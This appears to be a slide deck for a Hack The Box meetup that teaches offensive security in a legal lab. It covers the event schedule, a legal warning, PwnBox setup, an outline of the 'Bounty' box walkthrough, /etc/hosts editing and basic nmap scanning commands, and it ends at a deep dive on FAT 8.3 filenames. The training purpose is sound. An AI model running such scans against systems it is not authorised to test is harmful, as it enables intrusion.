Hack The Box Meetup 0x0D | Onsite @ RAUM68
(sponsored by netwolk)

Hack The Box Meetup 0x10 | Onsite @ RAUM68 (sponsored by netwolk)

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)

- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch


Hosts

Yvan Kuonen
Geschäftsführer netwolk GmbH

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

netwolk

YOUR IT. WE CARE.



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions

Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)


HACKTHEBOX

> 400 virtual machines (boxes)

HTB Labs
https://app.hackthebox.com


HTB Enterprise Platform
https://enterprise.hackthebox.com

Hacking Setup




Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




Connect to the Lab via HTB PwnBox

Choose the nearest location



Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu

- **Walktrough: Bounty**

  - Easy to Medium difficulty Windows box
  - Initial access: Upload filter bypass
  - Enumerate exploits
  - Local privilege escalation (LPE)

/etc/hosts file

- Add the domain **bounty.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:


```
10.10.11.XXX bounty.htb
```

Or:

```
$ echo 10.10.11.XXX bounty.htb | sudo tee -a /etc/hosts
```

#1 Network & Vulnerability Scan

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)


```
$ nmap -sC <ip-address>
```


#1 Deep Dive: 8.3 Filename

FAT (File Allocation Table)

- https://www.pjrc.com/tech/8051/ide/fat32.html
- https://www.tavi.co.uk/phobos/fat.html
- https://8dcc.github.io/programming/understanding-fat.html
- https://wiki.osdev.org/FAT

Disk Geometry



